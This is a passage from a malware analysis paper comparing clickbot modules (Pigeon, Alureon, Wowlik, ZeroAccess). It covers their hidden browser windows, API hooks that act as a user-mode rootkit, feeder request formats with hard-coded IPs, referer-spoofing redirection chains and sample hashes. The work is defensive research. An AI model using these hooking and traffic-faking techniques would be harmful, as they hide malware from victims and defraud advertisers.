An *Internet Explorer* window is then started in embedding mode. An invisible browser window is a COM object with CLSID=8856f961-340a-11d0-a96b-00c04fd705a2 (Shell.Explorer.2). This window then navigates to the URL obtained from the task server. To behave more realistically and to simulate human behaviour more accurately, a user simulation thread is spawned. This thread randomly moves the mouse, sets the cursor or clicks. One of the web pages that Pigeon redirects to in its hidden window is shown in Listing 10.

4.2 Alureon

The Alureon module is very similar to the Pigeon module. The Alureon module does not have Start and Stop exports. It also checks command-line parameters to make sure it is running inside the ‘svchost.exe -netsvcs’ process.

The format of the task URLs are the same (only the URL addresses and task numbers are different), and the incoming reply also has the same format. Alureon's browser window and user simulation thread are programmed in the same way as Pigeon's. The Alureon clicker modifies some registry keys at startup, but not the same ones. The Alureon clicker, in addition, contains many calls to the WritePrivateProfileStringA and GetPrivateProfileStringA functions, which read or update configuration information stored in the corresponding ini files. The Alureon and Pigeon modules share a significant portion of code, and were probably coded by the same programmer(s).

4.3 Wowlik

The Wowlik clickbot module (named module_clk1.20) has a different structure from the previously described modules. It hooks even more APIs than Pigeon and Alureon. In addition to those hooked by Pigeon, it hooks the functions listed in Table 2.

kernel32.dll	CreateProcessInternalW, SetUnhandledExceptionFilter, GetModuleFileNameW
user32.dll	GetCursorPos
ntdll.dll	ZwOpenKey, ZwOpenKeyEx, LdrLoadDll, LdrGetProcedureAddressEx, LdrGetProcedureAddress
shell32.dll	SHGetFolderPathW

Table 2. Additional hooked functions.

Hooking the functions implements a user-mode rootkit. Hooking ntdll functions blocks access to HKEY_CLASSES_ROOT\CLSID entries belonging to *Internet Explorer* and the audio core API. Hooking SHGetFolderPathW blocks access to the browser history directory and browser cookies directory. GetAddrInfo replaces the searcher URL with a localhost URL when queried for information.

It then randomly chooses one of the hard-coded searchers and one of many hard-coded keywords. For example, the searcher name takes the format: 'http://<US state name>-searcher.com/?q ={keyword}', and for the keyword something like 'low+cost+car+insurance' might be selected (see Figure 8). In the analysed sample, we had just three searchers and about 550 keywords.

```
aAutoAccident   db 'auto+accident',0     ; DATA XREF: .data:1000A234↓o
                align 10h
aAaInsurance    db 'aa+insurance',0      ; DATA XREF: .data:1000A230↓o
                align 10h
aCarInsurance_4 db 'car+insurance+company',0 ; DATA XREF: .data:1000A22C
                align 4
aLowCostCarInsu db 'low+cost+car+insurance',0 ; DATA XREF: .data:1000A22
                align 10h
aAverageCarIn_0 db 'average+car+insurance',0 ; DATA XREF: .data:1000A224
                                        ; .data:1000A454↓o
                align 4
aAutoInsurance  db 'Auto+Insurance',0    ; DATA XREF: .data:keyword_name↓
                align 4
aHttpArkansasSe db 'http://arkansas-searcher.com/?q={keyword}',0
                                        ; DATA XREF: .data:1000A218↓o
                align 4
aHttpArizonaSea db 'http://arizona-searcher.com/?q={keyword}',0
                                        ; DATA XREF: .data:1000A214↓o
                align 10h
aHttpAlaskaSear db 'http://alaska-searcher.com/?q={keyword}',0
```

Figure 8. Wowlink randomly chooses one of the hard-coded searchers and one of many hard-coded keywords.

Now it is time to get advertisements to click. This is done by querying the ad links from a link feeder, which is hard coded in the clicker module. The format of the request to the feeder is shown in Listing 11.

```
http://95.211.231.195/feed?version={version}&sid={aid}&q={keyword}&ref={ref}&ua={ua}&lang={lang}

Listing 11. Request to link feeder.
```

Here, ‘version’ is the software version; ‘aid’ is an affiliate ID (taken from the variable ‘aid’ in the configuration file wow.ini); ‘keyword’ is a randomly chosen string; ‘ref’ is a referer formed by the a concatenation of the searcher string and the keyword string; ‘ua’ is a user agent string; and ‘lang’ is language. The reply from the feeder (shown in Listing 12) contains various information – the clickurl parameter is the most relevant for revenue generation.

```
reply:
<result status="OK" records="2" searchRequest="inner knee pain" processTime="0.0732">
<record>
<title><![CDATA[Get The Latest Celebrity and Relationship News @ Cupid's Pulse!]]></title>
<description><![CDATA[Launched in November 2010, CupidsPulse.com is a one-of-a-kind relationship site
<url><![CDATA[http://www.cupidspulse.com/]]></url>
<clickurl><![CDATA[http://46.165.240.227/r/8m8739v3/cfa9eaf4f02606798528293d9bc8dfe4/AA/0]]></clickur
  <bid>0.0035</bid>
    <tag>6921:114625:</tag>
  </record>
  <record>

...
  </record>
```

```
</result>

Listing 12: Reply from the feeder.
```

Getting the URL for clicking (GET /r/8m8739v3/0ce110ef35bfe90f53b583174a24963c/AA/0) causes redi-rection via the HTTP Location header.

```
Location: http://www.cupidspulse.com/?utm_source=clickpayz&utm_medium=CPC&utm_campaign=u_28490

request:
GET /?utm_source=clickpayz&utm_medium=CPC&utm_campaign=u_28490 HTTP/1.1
Referer: http://arkansas-searcher.com/?q=best+foods+for+weight+loss
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
Host: www.cupidspulse.com

Listing 13: Redirection via the HTTP Location header.
```

This is the final redirection we were looking for. The Urchin Tracking Module (utm) mentioned in the redirection request is the format used by *Google* to track unique URLs. So, basically, at the end of this redirection chain, the cupidspulse.com website thinks that someone clicked on a link at arkansas-searcher.com (referer), and was redirected to it. The owners of the cupidspulse.com may therefore believe it has more visitors than it really has. A browser window is again created as a hidden COM object.

4.4 ZeroAccess/Sirefef

The ZeroAccess clickbot is one of the most prolific and most heavily analysed clickbots, so we will reference one of its previous analyses [10]. Similarly to the other modules, it blocks access to several registry keys and hooks a few APIs related to the sound device. The ZeroAccess fraudulent click module first parses the raw data received from the task server, which consists of a set of referer URLs, each with one or more accompanying ad URLs. Task data is then parsed into referer/ad structures. The structures are then sorted and fraudulent clicks are performed.

Several redirections are made before reaching the ad server. The clickbot client is redirected first to an ad redirection server, secondly to an ad control server, and finally to the ad server itself.

Unlike other clickbots, ZeroAccess does not use threads to simulate user behaviour. The interfaces IHTMLDocument2, IMoniker and IBindCtx are used to perform an ad redirection chain instead.

4.5 Summary

Table 3 shows a comparison of the clickbot modules. Even though the droppers of Pigeon and Alureon largely differ, the minimalistic clickbot payloads are similar in most features. The ZeroAccess trojan enjoys the greatest complexity and imitates a real user the most accurately. The Wowlik clickbot lies somewhere in between.

	Pigeon	**Alureon**	**Wowlik**	**ZeroAccess**
Compiler	Visual C++ 9.0, custom	Visual C++ 9.0, custom	Custom	Custom
32-bit & 64-bit	Yes	Yes	Yes	Yes
Config file	-	<random name>	wow.ini	@
Inner name of DLL (exports)	___ (Start, Stop)	-	um, um64 (StubLoadDll)	80000032.@, 80000064.64
Level of real user simulation	+	+	++	+++
Reconfiguration of Security Zones	Yes	Yes	Yes in newer versions	No
Injected into process	svchost.exe	svchost.exe	dllhost.exe	svchost.exe
Searchers & keywords	Downloaded	Downloaded	Hard coded	Downloaded

Table 3. Comparison of clickbot modules.

5. Conclusion

The Blackbeard/Pigeon clickbot follows the path that was previously set by ZeroAccess. It uses a sophisticated method to stay persistent in a victim's computer. Analysing this kind of threat is not a straightforward task, because the entire process is divided into several stages, running in several different processes and requiring different resources and permissions. Therefore it could be said that the overall complexity of programs performing click fraud often overcomes the sophistication of common banking trojans. The only slight advantage for a victim is the fact that the financial damage is indirect – decreased performance and disruption to the system usage. However, click fraud negatively affects the whole online advertising environment, especially advertisers who pay for ineffective traffic.

Acknowledgement

We would like to thank Jindrich Kubec for his advice and information on the malware distribution chain.

Bibliography

Appendix: Samples

Blackbeard custom packed	CD423CEF022CBA16EED76F5424B9FA099F2FAAA5238A52187F215BF8C05D1A5F

Blackbeard drive-by download	CAD3619A0736BDE5FB7ABCC405FE97C216F240CD21685B74ED5DDDFEC58BD513
Infected 32-bit rpcss.dll	5BB36D5C17B193844CAC6E143E8940317519C478D7AC595CFC80C8C49F0A1541
Infected 64-bit rpcss.dll	C668A80700DA4578D0A8F03B24C6516DD7D14CE88CEA73FCA47BA08B431859E0
Patched randomly chosen and copied 64-bit dll library	C493D1F3E1AEC5E6B31E34CB2A68B76A8EA7C8204037D30150A70A243D45D1F1
Blackbeard downloader (Feb 2012)	D09242AC19497C2CCCE5B493D41CC3F60E3440F7B18516D37F61336326141BF4
Blackbeard downloader (Nov 2013)	3B2DBA499FC805C363F91940FDAC01D376F7F93F958CADC249F456DD239C78C2
Blackbeard/Pigeon (April 2014)	8A5441B6D9A183CD281C7E7AAE933A75DF907F5A2D771317984342596C467E0E
Pigeon clickbot 32-bit	33CF9FC1CEE508B69FD931CEA7D3B178F70303B86DE6DEB67F45FEB610E52733
Pigeon clickbot 64-bit	EC14BB034EB2327F841A8E4AE2DEB2766B02D5459116026907806D04FD84F6EA
Alureon clickbot 32-bit	D213C2405ECA561C601050BFF0514FBC7FDF64F7B61F20093E43D4CD47F40DBB
Alureon clickbot 64-bit	AFABC8335F6852FE6DC6DBD8FAEB7B18AB2E77E02A56E2465B00F58D4B560449
Wowlik clickbot 32-bit v1.2	D2AA674AD52310CEC6F4320AA9D340B0279ED896A7245D6A07500B90859374E8
Wowlik clickbot 32-bit v1.5	10C647F3DEB73D39DD44AF79F3B81BB8D5B84491CE06805FA17027108FC88B7F
Wowlik clickbot 64-bit >= v2.2	594247F752772CA316920F4AAC14A76CC0F136A0D4BE4B740BC1282651240506
Sirefef clickbot 32-bit	982F5F47761F9E686FD6635F43AC045426FD3933F05D32030AC65280B3817AC2

Sirefef clickbot 64-bit	890DDC3E75B36F5AFDACD7394BC2A391F92504A3FE64C3714F877A5E7C0724F9
